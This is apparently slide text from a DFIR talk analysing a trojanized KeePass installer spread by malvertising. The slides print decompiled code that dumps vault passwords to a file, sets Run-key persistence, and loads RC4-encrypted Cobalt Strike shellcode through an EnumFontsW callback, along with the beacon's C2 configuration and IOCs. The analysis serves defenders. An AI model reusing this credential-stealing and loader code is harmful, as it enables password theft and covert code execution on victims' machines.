

Open-Source Software Weaponized as Part of a Compromise

Juho Jauhiainen



Disclaimer

This presentation does not represent the views of my past, present or future employers. All comments and opinions are my own.

Juho Jauhiainen

Father, DFIR consultant, Malware enthusiast, Speaker, Training Instructor

~11 years of Cyber Security (mainly DFIR, CTI, malware analysis)

RITA (Rapid Intelligence & Tactical Analysis) Lead for EMEA at Accenture

Master of Science in Tech. (Information Security & Cryptography)

CISSP | CHFI | GSP | GX-FA | GX-IH | GCFA | GCFE | GCTI | GMON | GREM | OSCP

Disobey, HelSec, KyberVPK, MPK, Turvakäräjät, Active reservist


Locked Shields participant (2018, 2019, 2021, 2022, 2023, 2024, 2025)

One of TIVI magazine's TOP 100 IT influencers in Finland 2021, 2022 and 2023

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BSides Dublin 2024



Disobey 2023



Black Hat Europe 2023



Locked Shields 2022



PowerPoint-template © Slidemia
Tietoturva 2025

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



Lessons learned


001 > Case Introduction


December 2024























Detection & Response

- Client had MDE (Microsoft Defender for Endpoint)
- Short dwell time
 - First alert 6h after installation
 - 30min after the manual operation had started
- MDE alerted when attacker executed another instance of CS BEACON
- No detection (or prevention) on the first instance of CS BEACON
 - Or loaders (KeePass.exe/other components, which are introduced shortly)
- Binaries retrieved from MDE but were also available on VirusTotal

010 › Malware Analysis



```
c:\users\rodrigo.gonzales\desktop\20179868949\KeePass-2.57-Setup.exe:
```

```
Verified:      Signed
Signing date:  15:43 22/11/2024
Publisher:     AVARKOM LLC
Company:       Dominik Reichl
Description:   KeePass Password Safe 2 Setup
Product:       KeePass Password Safe 2
Prod version:  2.56.0.0
File version:
MachineType:   32-bit
Binary Version: 0.0.0.0
Original Name: n/a
Internal Name: n/a
Copyright:
```

```
Comments:      This installation was built with Inno Setup.
```

```
Entropy:       7.994
```

```
MD5:           D0D2BDFD414A2A6A1E95363ED1B551DE
```

```
SHA1:          65A1FEE585C8D49676DB5FF1921E72EC2F912FE1
```

```
PESHA1:        4DEC25884630F93ADB6C01B9E8C4F5AD0437FBDD
```

```
PE256:         7CF8D97F9C90F1E15DF541F18E5E258D0201B6A4947D7E2DA1F9D74E9690A5AE
```

```
SHA256:        0E5199B978AE9816B04D093776B6699B660F502445D5850E88726C05E933E7D8
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```
IMP:           48AA5C8931746A9655524F67B25A47EF
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Version mismatch

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Built the same way
as the legit one...



...which makes it
easy to extract 😊



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Listing "KeePass Password Safe 2" - setup data version 5.5.0 (unicode)
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Our sample

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```

Legit KeePass

```
Listing "KeePass Password Safe 2.57" - setup data version 6.1.0 (unicode)
- "app\Languages\"
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- "app\KeePass.exe" (3.16 MiB) SHA-1 101d1d770719b5cadac23d0ed755ed796ddd2071
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Done.
```

Our sample

What are you?

Legit KeePass


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- "app\KeePass.exe.config" (763 B) SHA-1 5b98c0a8cc8f628db02024aee78619c3abb5de75
- "app\KeePass.config.xml" (252 B) SHA-1 34309b00045503fce52adf638ec8be5f32cb6b1d
- "app\License.txt" (18.3 KiB) SHA-1 0f9c30b800f55b4225474ab933510ec6ff497f4b
- "app\ShInstUtil.exe" (94.9 KiB) SHA-1 298871fb0ae9148b4000ed86e4096fd998615ecc
- "app\KeePass.chm" (749 KiB) SHA-1 27a17709a669be74957039b30f80d5a6a1a3402c
- "app\KeePassLibC32.dll" (594 KiB) SHA-1 84d2573604f83d1a752487234140fc42a45b61e5
- "app\KeePassLibC64.dll" (767 KiB) SHA-1 3925f42b9ed3921f5cd59b7978e7d5085a0e2d6f
- "app\XSL\KDBX_Common.xml" (2.67 KiB) SHA-1 ea2e2dca885f8b2d5e36ae3ffc7122c2fe458760
- "app\XSL\KDBX_DetailsFull_HTML.xml" (3.47 KiB) SHA-1 ec7c2dea02bda6534571378ca298fa4842557a07
- "app\XSL\KDBX_DetailsLight_HTML.xml" (3.03 KiB) SHA-1 8fd474be5d429e8b8e734e2770f9c9dfc667cf1
- "app\XSL\KDBX_PasswordsOnly_TXT.xml" (919 B) SHA-1 d44a6572daa202ee8665a0f56c84feee5f5872f0
- "app\XSL\KDBX_Tabular_HTML.xml" (3.03 KiB) SHA-1 e045f584fad9737aa65d3753b661f3f851ed8963
Done.
```




**A FEW
MOMENTS LATER**

Overview



- The installer writes several files to disk
- Most of the files are the same as in the real version
 - The app also works like the original
- Three files are malicious:
 - KeePass.exe (.NET)
 - ShInstUtil.exe (C)
 - conf.bin (Encrypted data)
- KeePass.exe launches ShInstUtil.exe, that decrypts and executes CobaltStrike BEACON from conf.bin file

Database.kdbx - KeePass

FileGroupEntryFindViewToolsHelp

Database

- General
- Windows
- Network
- Internet
- eMail
- Homebanking
- Recycle Bin

Title	User Name	Password	URL	Notes
Twitter	JuhoJauhiainen	*****	https://twitter...	
LinkedIn	/in/jauhiainen	*****		
Email	juho@dfir.fi	*****		
Demo	rodrigo.gonz...	*****		I will shortly e...
Demo 2	rodrigo.gonz...	*****		I will shortly e...
Demo 3	rodrigo.gonz...	*****		I will shortly e...
Demo 4	rodrigo.gonz...	*****		I will shortly e...
Demo 5	rodrigo.gonz...	*****		I will shortly e...
Demo 6	rodrigo.gonz...	*****		I will shortly e...

0 of 9 selectedReady.


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PowerPoint-template © Slidemia

Process Monitor - Sysinternals: www.sysinternals.com							
File Edit Event Filter Tools Options Help							
Time o...	Process Name	PID	Operation	Path	Result	Detail	TID
14:33:1...	KeePass.exe	7528	RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\DisableSockPollConnFailureReturn	NAME NOT FOUND	Length: 16	1608
14:33:3...	KeePass.exe	7528	CreateFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS	Desired Access: G...	5608
14:33:3...	KeePass.exe	7528	WriteFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS	Offset: 0, Length: 8...	5608
14:33:3...	KeePass.exe	7528	CloseFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS		5608

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help



Time o...	Process Name	PID	Operation	Path	Result	Detail	TID
14:33:1...	Keepass.exe	7528	RegQueryValue	HKLM\System\CurrentControlSet\Services\WinSock2\Parameters\DisableSockPollConnFailureReturn	NAME NOT FOUND	Length: 16	1608
14:33:3...	Keepass.exe	7528	CreateFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS	Desired Access: G...	5608
14:33:3...	Keepass.exe	7528	WriteFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS	Offset: 0, Length: 8...	5608
14:33:3...	Keepass.exe	7528	CloseFile	C:\Users\rodrigo.gonzales\AppData\Local\948.kp	SUCCESS		5608

```

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\rodrigo.gonzales> type C:\Users\rodrigo.gonzales\AppData\Local\948.kp
"Account","Login Name","Password","Web Site","Comments"
"Twitter","JuhoJauhiainen","hunter2","https://twitter.com",""
"LinkedIn","/in/jauhiainen","hunter2","",""
"Email","juho@dfir.fi","hunter2","",""
"Demo","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Demo 2","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Demo 3","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Demo 4","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Demo 5","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Demo 6","rodrigo.gonzales","Perse500!","","I will shortly explain why this is here"
"Sample Entry","User Name","Password","https://keepass.info/","Notes"
"Sample Entry #2","Michael321","12345","https://keepass.info/help/kb/testform.html",""
PS C:\Users\rodrigo.gonzales>

```

```

7610 StreamWriter sw = new StreamWriter(memoryStream, StrUtil.UTF8);
7611 sw.Write("\"Account\", \"Login Name\", \"Password\", \"Web Site\", \"Comments\"\\r\\n");
7612 EntryHandler entryHandler = delegate(PwEntry pe)
7613 {
7614     MainForm.WriteCsvEntry(sw, pe);
7615     return true;
7616 };
7617 if (rootGroup != null)
7618 {
7619     rootGroup.TraverseTree(TraversalMethod.PreOrder, null, entryHandler);
7620 }
7621 sw.Close();
7622 string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
7623 int num2 = 0;
7624 while ((num2 = @string.IndexOf("\\r\\n", num2, StringComparison.InvariantCulture)) != -1)
7625 {
7626     num2 += "\\r\\n".Length;
7627     num++;
7628 }
7629 byte[] array = memoryStream.ToArray();

```

MainForm class has
192 lines more than
the legit one has

```

7630 if (num >= 8)
7631 {
7632     byte[] array2 = new byte[]
7633     {
7634         197,
7635         160,
7636         148,

```

```

7667 Random random = new Random();
7668 string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), string.Format("{0}.kp", random.Next(100, 999)));
7669 using (FileStream fileStream = new FileStream(path, FileMode.Create, FileAccess.ReadWrite))
7670 {
7671     fileStream.Write(array, 0, array.Length);
7672 }

```

```

7610 StreamWriter sw = new StreamWriter(memoryStream, StrUtil.Utf8);
7611 sw.Write("\"Account\", \"Login Name\", \"Password\", \"Web Site\", \"Comments\"\\r\\n");
7612 EntryHandler entryHandler = delegate(PwEntry pe)
7613 {
7614     MainForm.WriteCsvEntry(sw, pe);
7615     return true;
7616 };
7617 if (rootGroup != null)
7618 {
7619     rootGroup.TraverseTree(TraversalMethod.PreOrder, null, entryHandler);
7620 }
7621 sw.Close();
7622 string @string = Encoding.UTF8.GetString(memoryStream.ToArray());
7623 int num2 = 0;
7624 while ((num2 = @string.IndexOf("\\r\\n", num2, StringComparison.InvariantCulture)) != -1)
7625 {
7626     num2 += "\\r\\n".Length;
7627     num++;
7628 }
7629 byte[] array = memoryStream.ToArray();

```

1. Loops through the database and writes Account, Login Name, Password, Web Site and Comments to memory stream,

```

7630 if (num >= 8)
7631 {
7632     byte[] array2 = new byte[]
7633     {
7634         197,
7635         160,
7636         148,

```

2. If the password vault has 8 or more passwords, proceed with writing the file on disk (and something else...).

3. Writes the memory stream to file {0}.kp on AppData folder. {0} is 3-digit random number between 100 and 999.

```

7667 Random random = new Random();
7668 string path = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), string.Format("{0}.kp", random.Next(100, 999)));
7669 using (FileStream fileStream = new FileStream(path, FileMode.Create, FileAccess.ReadWrite))
7670 {
7671     fileStream.Write(array, 0, array.Length);
7672 }

```

```

7632     byte[] array2 = new byte[]
7633     {
7634         197,
7635         160,
7636         148,
7637         90,
7638         62,
7639         173

```

1. KeePass.exe creates launch parameters for ShInstUtil.exe. The launch parameter is hexadecimal string which is build in the MainForm class.

```

7673     StringBuilder stringBuilder = new StringBuilder(array2.Length * 2);
7674     foreach (byte b in array2)
7675     {
7676         stringBuilder.AppendFormat("{0:x2}", b);
7677     }

```

2. ShInstUtil.exe is launched with starting parameter --query {hexademical_string} and executed in hidden mode.

```

7682     string text = "--query " + stringBuilder.ToString();

```

```

7685     new Process
7686     {
7687         StartInfo =
7688         {
7689             WindowStyle = ProcessWindowStyle.Hidden,
7690             WorkingDirectory = directoryName,
7691             UseShellExecute = false,
7692             CreateNoWindow = true,
7693             FileName = "ShInstUtil.exe",
7694             Arguments = text
7695         }
7696     }.Start();

```

3. KeePass.exe also sets up persistence for ShInstUtil.exe with the built string query.

```

7678     string location = Assembly.GetExecutingAssembly().Location;
7679     string directoryName = Path.GetDirectoryName(location);
7680     string currentDirectory = Directory.GetCurrentDirectory();
7681     Directory.SetCurrentDirectory(directoryName);
7682     string text = "--query " + stringBuilder.ToString();
7683     string value = "\"" + Path.Combine(Path.GetDirectoryName(location), "ShInstUtil.exe") + "\" " + text;
7684     Registry.SetValue("HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "Keepass", value, RegistryValueKind.String);

```

ShInstUtil.exe?

Purpose in the real KeePass

- Shell Install Utility in the real KeePass
- It helps install or uninstall the KeePass shell extension, which allows you to right-click .kdbx files (KeePass databases) in Windows Explorer and see options like “Open with KeePass.”
- Typically, two parameters:
 - --install
 - --uninstall


```

229 v21 = f10ldProtect;
230 if ( !lstrcmpW(*(LPCWSTR *) (f10ldProtect + 4), L"--query") )
231 {
232     1-Mem (LPCWSTR) sub_401040();

```

```

1 void __usercall sub_401040@<eax>(DWORD *a1@<edi>)
2 {
3     void *v1; // esi
4     PWSTR v2; // eax
5     HANDLE FileW; // eax
6     void *v4; // ebx
7     HANDLE ProcessHeap; // eax
8     DWORD v6; // eax
9     HANDLE v7; // eax
10    DWORD LowPart; // [esp-4h] [ebp-22Ch]
11    LARGE_INTEGER FileSize; // [esp+8h] [ebp-220h] BYREF
12    DWORD NumberOfBytesRead; // [esp+14h] [ebp-214h] BYREF
13    WCHAR Filename[262]; // [esp+18h] [ebp-210h] BYREF
14
15    v1 = 0;
16    GetModuleFileNameW(0, Filename, 0x104u);
17    v2 = StrRChrW(Filename, 0, 0x5Cu);
18    if ( v2 )
19    {
20        *v2 = 0;
21        PathAppendW(Filename, L"conf.bin");
22    }
23    *a1 = 0;

```

1. The Main function checks if the binary has been started with --query parameter.

2. If the check is passed, it will load content of the file conf.bin into the memory in function sub_401040. The main function stores the returned memory stream to variable.

```

1 int __usercall sub_4011A0@<eax>(_DWORD *a1@<eax>, int a2@<edx>, int a3@<ecx>)
2 {
3     int v3; // esi
4     int v4; // edi
5     char v5; // c1
6     char v6; // b1
7     char v7; // c1
8     bool v8; // zf
9     int v10; // [esp+Ch] [ebp-8h]
10    int v11; // [esp+10h] [ebp-4h]
11
12    v3 = *a1;
13    v4 = a1[1];
14    v10 = a3 - a2;
15    v11 = 247901;
16    do
17    {
18        v3 = (unsigned __int8)(v3 + 1);
19        v5 = *((_BYTE *)a1 + v3 + 8);
20        v4 = (unsigned __int8)(v5 + v4);
21        v6 = *((_BYTE *)a1 + v4 + 8);
22        *((_BYTE *)a1 + v3 + 8) = v6;
23        *((_BYTE *)a1 + v4 + 8) = v5;
24        v7 = *((_BYTE *) (v10 + a2++)) ^ *((_BYTE *)a1 + (unsigned __int8)(v6 + v5) + 8);
25        v8 = v11-- == 1;
26        *((_BYTE *)a2 - 1) = v7;
27    }
28    while ( !v8 );
29    a1[1] = v4;
30    *a1 = v3;
31    return 0;
32 }

```

3. Uses the provided hexademical query string for RC4 decryption of the conf.bin content [shellcode].

```

283     if ( v34 )
284     {
285         sub_4011A0((char *)lpMem + 1171040, v34 + 1171040);
286         if ( VirtualProtect(v35, v33, 0x40u, &f10ldProtect) )
287         {
288             DC = GetDC(0);
289             EnumFontsw(DC, 0, (FONTENUMPROCW)(v35 + 1171040), 0);
290         }
291     }

```

4. Uses EnumFontsw API with a callback function pointing to the start of the shellcode.

When EnumFontsw enumerates all installed fonts, it invokes the callback function, effectively executing the shellcode during the enumeration process.




```

EAX 02480000
EBX 02CC7B7D "U<ïfîLWÇEÄ"
ECX 55E90000
EDX 02480000
EBP 005CF938 &"ü\\
ESP 005CF90C &"%Eô<Eô<â]ÄïïïïïU<ïqf}\f"
ESI 0094CC00
EDI 02CBDEC6

```

1. First VirtualAlloc call allocates memory for the shellcode (content of the conf.bin)

2. After VirtualProtect, the payload is written to that memory location

3. Dumping the memory section reveals the decrypted shellcode

Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1

Address	Hex	ASCII
02480000	55 8B EC 53 56 8B 35 A0 EF 4B 02 8B C6 85 F6 74	U.ïSV.5 ïK..Æ.öt
02480010	3C 83 38 01 75 2D 8B 55 08 8D 48 04 8A 1A 3A 19	<.8.u-.U..H....
02480020	75 18 84 DB 74 10 8A 5A 01 3A 59 01 75 0C 42 42	u..Ût..Z.:Y.u.BB
02480030	41 41 84 DB 75 E6 33 C9 EB 05 1B C9 83 D9 FF 85	AA.Ûuæ3Éë..É.Ûÿ.
02480040	C9 74 4B 8B 80 04 40 00 00 85 C0 75 C4 8B C6 85	Étk...@...ÄuÄ.Æ.
02480050	F6 74 0F 83 38 00 74 36 8B 80 04 40 00 00 85 C0	öt..8.t6...@...Ä
02480060	75 F1 57 BB 08 40 00 00 53 E8 91 77 01 00 53 8B	uñW».@..Sè.w..S.
02480070	F8 6A 00 57 E8 A7 F4 01 00 83 C4 10 83 27 00 89	øj.wèšô...Ä..'
02480080	B7 04 40 00 00 89 3D A0 EF 4B 02 8B C7 5F 5E 5B	..@...=ïK..Ç_^[
02480090	5D C3 55 8B EC 83 EC 1C 53 56 57 68 00 60 00 00]ÄU.ï.ï.SVwh...
024800A0	E8 17 71 00 00 BE 00 20 00 00 8B F8 56 57 E8 CF	è.q..¾...øVwèï
024800B0	72 00 00 8B D8 56 57 89 5D F8 E8 C3 72 00 00 56	r...øVW.]øèÄr..V
024800C0	57 80 45 EC F8 80 72 00 00 FF 75 0C 80 45 F4 FF	w.Füèl...ÿ...F&ÿ

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused INT3 breakpoint at <kernel32.VirtualProtect> (771C04C0)!

005F0000	00002000
00600000	0014A000
0074A000	0000E000
00758000	000A8000
00800000	000C9000
008D0000	00001000
008E0000	00007000
008E7000	00009000
008F0000	00035000
00925000	0000B000
00930000	00035000
00965000	000CB000
00A30000	000FC000
00B2C000	00004000
00B30000	00035000
00B65000	0000B000
00B70000	000FD000
00C6D000	00003000
00C70000	00004000
00C74000	00004000
00C80000	00181000
00E10000	00001000
00E20000	00002000
00E60000	00003000
00E63000	0000D000
00E70000	0001A000
00E8A000	001E6000
01070000	000E1000
01151000	01320000
02480000	00085000

- Follow in Dis...
- Follow in Dump...
- Dump Memory to File
- Comment
- Find Pattern... Ctrl+B
- Switch View
- Find references to region
- Allocate memory
- Free memory
- Add virtual module
- Go to
- Set Page Memory Rights
- Memory Breakpoint
- Copy



```

cscs --pretty shinstutil_02480000.bin
Could not parse source as PE file (DOS Header magic not found.)
Could not parse source as PE file (DOS Header magic not found.)
{
  "beacontype": [
    "HTTPS"
  ],
  "sleeptime": 112922,
  "jitter": 46,
  "maxgetsize": 2103361,
  "spawnnto": "AAAAAAAAAAAAAAAAAAAAA="
  "license_id": 1357776117,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "seoinit.com",
    "port": 443,
    "publickey": "MIGfMA0GCsGqGSIB3DQEBAQUAA4GNADCBiQKBgQCnb3IPze0kvjr
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=
  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/List/com2/9029E03IRSBB",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
  },
  "server": {
    "output": [
      "print",
      "append 1863 characters",
      "prepend 4338 characters",
      "netbiosu",
      "mask"
    ]
  },
  "http-post": {
    "uri": "/Apply/readme/VJICARU60DC",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    },
  },
  "tcp_frame_header": "AAxi1T0i/vcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

```

Licence ID is the same one that
Black Basta uses

Findings from Cobalt Strike Watermark

We extracted configuration data from Cobalt Strike beacons used during the attack 1357776117. **Threatfox** has so far identified around 160 unique IPv4 and domain Cobalt Strike activity has frequently been noted in ransomware attacks, and a server has been associated with Dark Scorpius (aka Black Basta) ransomware. Despite the attack, we deployed ransomware during our investigation. We speculate this might be because

Source: <https://unit42.paloaltonetworks.com/edr-bypass-extortion-attempt-thwarted/>

Findings

- Black Basta infrastructure can be grouped into **distinct clusters**, some of which will be highlighted below.
- The dominant watermarks observed within Black Basta infrastructure were 1357776117 & 1158277545.
- The majority of Cobalt Strike servers are hosted on **Vult Hosting LLC (AS-CHOOPA)**, JW Lucasweg 35, Digital Ocean and Servinga.

Source: https://medium.com/@Intel_Ops/hunting-black-bastas-cobalt-strike-96a81a6ea781
































































[illegible]

C2 domains similar to what BlackBasta uses

[illegible]

C2 domains similar to what BlackBasta uses


OSINT Leads

origin_url		url	ip	scan_date	response	htmltitle	html_body_ssdeep	favicon_icons	
<input type="checkbox"/>	 http://keegass.com	 https://keegass.com	  104.21.65.207	 2024-12-13T12:00:44Z	 200	 Downloads - KeePass	 768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
<input type="checkbox"/>	 http://keegass.com	 https://keegass.com	  104.21.65.207	 2024-12-06T08:12:57Z	 200	 Downloads - KeePass	 768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
<input type="checkbox"/>	 http://keepass-download.grmspace.com	 https://keebass.com	  104.21.34.177	 2024-12-05T09:44:26Z	 200	 Downloads - KeePass	 768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
<input type="checkbox"/>	 http://keepass.com	 https://keepass.com	  104.21.61.205	 2024-12-04T08:11:45Z	 200	 Downloads - KeePass	 768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
<input type="checkbox"/>	 http://keepsuoo.com	 https://keebass.com	  104.21.34.177	 2024-12-03T16:11:29Z	 200	 Downloads - KeePass	 768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
<input type="checkbox"/>	 http://keepass.com	 https://keepass.com	  104.21.61.205	 2024-11-27T23:07:01Z	 200	 Downloads - KeePass	 768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand
<input type="checkbox"/>	 http://keepsuoo.com	 https://keegass.com	  104.21.65.207	 2024-11-27T14:29:24Z	 200	 Downloads - KeePass	 768:CqEU2vaQxFmjCQ4Q/Vb+pN81YFocxN9ozoBO:CqEU2vaQxFmjCQ4Q/VbK81YFRDozoBO		Expand

Legit KeePass

Digital Signature Details ? X

General Advanced

 **Digital Signature Information**
This digital signature is OK.

Signer information

Name: Open Source Developer, Dominik Reichl

Email: Not available

Signing time: 08 October 2024 10:24:47

View Certificate

Countersignatures

Name of s...	Email add...	Timestamp
Certum Ti...	Not availa...	08 October 2...

Details


OK

Good

Our sample

Digital Signature Details ? X

General Advanced

 **Digital Signature Information**
This digital signature is OK.

Signer information

Name: AVARKOM LLC

Email: Not available

Signing time: 19 November 2024 17:45:04

View Certificate

Countersignatures

Name of s...	Email add...	Timestamp
Globalsign...	Not availa...	19 November...

Details

OK

Suspicious

Our sample

AVARKOM EXPERT LLC, Tashkent, Uzbekistan - contacts, address, telephone

Call +998...

Country code: +998

E-mail: info@avarkom.uz

Legal name: AVARKOM EXPERT LLC

Brand name: AVARKOM EXPERT LLC

Address: Uzbekistan, 100027, Tashkent, Chirchik

When applying to AVARKOM EXPERT LLC, please refer to the Pages of Uzbekistan.

Rubrics

[Adjuster services, Consulting - Services](#)

Keywords

[Insurance](#)



Financial Reporting
and Analysis Software

Financial Analysis Features Start! Pricing News IFRS US GAAP Reference Forum Support

Enter PSRN, TIN, company name or person full name

Find

☐ Including liquidated entities

Russian Company **OOO "AVARKOM"**

(profile #0266035629of 01/14/2025)

Brief Profile

active Commercial

OBSHCHESTVO S OGRANICHENNOI OTVETSTVENNOSTIU "AVARIINYE KOMISSARY"

TIN	0266035629
Region, city	Republic Of Bashkortostan, Salavat address
Company Age	12 years (for comparison: the industry average is 10 years)
Core Activity	Activities in the field of law
Scale of Operation	☆☆☆☆☆☆ (minimum)
Revenue and its change over the year	15 thousand RUB in 2023 (no revenue in 2022)
Number of employees and its change over the year	1 person
Founder	Amekachev Rustam Shamilevich (100%; 12 thousand RUB)
Manager	Amekachev Rustam Shamilevich (director)

Digital Signature Details



General

Advanced



Digital Signature Information

This digital signature is OK.

Signer information

Name:

AVARKOM LLC

Email:

Not available

Signing time:

19 November 2024 17:45:04

[View Certificate](#)

Countersignatures

Name of s...

Email add...

Timestamp

Globalsign...

Not availa...

19 November...

[Details](#)

OK



Suspicious

```
Command Prompt
C:\Users\rodrigo.gonzales\Desktop\Sigcheck>sigcheck.exe -r -i C:\Users\rodrigo.gonzales\Desktop\

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\users\rodrigo.gonzales\desktop\innoextract-1.9-windows\app\KeePass.exe:
    Verified:      Signed
    Link date:     17:40 19/11/2024
    Signing date:  17:45 19/11/2024
    Catalog:       c:\users\rodrigo.gonzales\desktop\innoextract-1.9-windows\app\KeePass.ex
    Signers:
        AVARKOM LLC
            Cert Status:  The revocation status of the certificate or one of the certifica
tatus of the certificate or one of the certificates in the certificate chain is either offline o
            Valid Usage:  Code Signing
            Cert Issuer:   GlobalSign GCC R45 EV CodeSigning CA 2020
            Serial Number: 24 83 90 00 0F C9 ED 9D D9 28 5F C2
            Thumbprint:    7020BB7A7A798C1BE684569FAD4CFE4956E7C856
            Algorithm:     sha256RSA
            Valid from:    08:35 18/11/2024
            Valid to:      08:35 19/11/2025
```

7020BB7A7A798C1BE684569FAD4CFE4956E7C856

Summary - 3/3 Files		Associations ⓘ	Detections	First seen	Last seen	Submitters	
<input type="checkbox"/>	0e5199b978ae9816b04d093776b6699b660f502445d5850e88726c05e933e7d8						
<input type="checkbox"/>	   KeePass-2.57-Setup.exe peexe detect-debug-environment signed overlay	-	3 / 72	2024-11-26 10:37:21	2025-01-14 10:56:30	5	 5.14 MB
<input type="checkbox"/>	   KeePass.exe peexe detect-debug-environment signed assembly overlay long-sleeps	-	2 / 72	2024-11-26 10:42:47	2024-11-26 10:42:47	1	 3.15 MB
<input type="checkbox"/>	   ShInstUtil.exe peexe checks-user-input signed overlay idle detect-debug-environment	-	0 / 72	2024-11-26 10:42:16	2024-11-26 10:42:16	1	 73.71 KB



Unfortunately, no other samples.

Debug file paths

```
└─ strings -a *.exe | grep -i pdb
Pdb,:
PDbt
f:\work\KeePass\KeePass-2.56\KeePass\obj\Release\KeePass.pdb
F:\work\KeePass\KeePass-2.56\Build\ShInstUtil\Release\ShInstUtil.pdb
```

- F:\work\KeePass\KeePass-2.56\
- Unfortunately, no additional samples identified

Same BEACON, similar campaign



Source: <https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/fake-advanced-ip-scanner-installer-delivers-dangerous-cobaltstrike-backdoor/>

011 > Case Summary

& Lessons Learned



Case Summary

- Low confidence attribution to ransomware group
- KeePass weaponized with password stealing capabilities and BEACON
- Usage of malvertising and requires user activity
- Windows 11 search bar displays ads (also the malicious ones) from Bing
 - WHY?????
- Dwell time extremely short – even though MDE failed to detect BEACON
- Impact for the victim...




Impact


- No lateral movement
- No ransomware
- No additional malware deployed
- KeePass credentials compromised


Impact




- No lateral movement
- No ransomware
- No additional malware deployed
- KeePass credentials compromised









What-if: If MDE had not detected the BEACON, would the incident have led to ransomware?

Lessons Learned

- Sometimes malware analysis is faster than forensics
- Emphasize the importance of MFA everything
- Limits users' ability to install and run applications (f.e. application whitelisting)

Thank you!

Do you have any questions?

juho.jauhiainen[at]accenture.com
accenture.com



@JuhoJauhiainen



/in/jauhiainen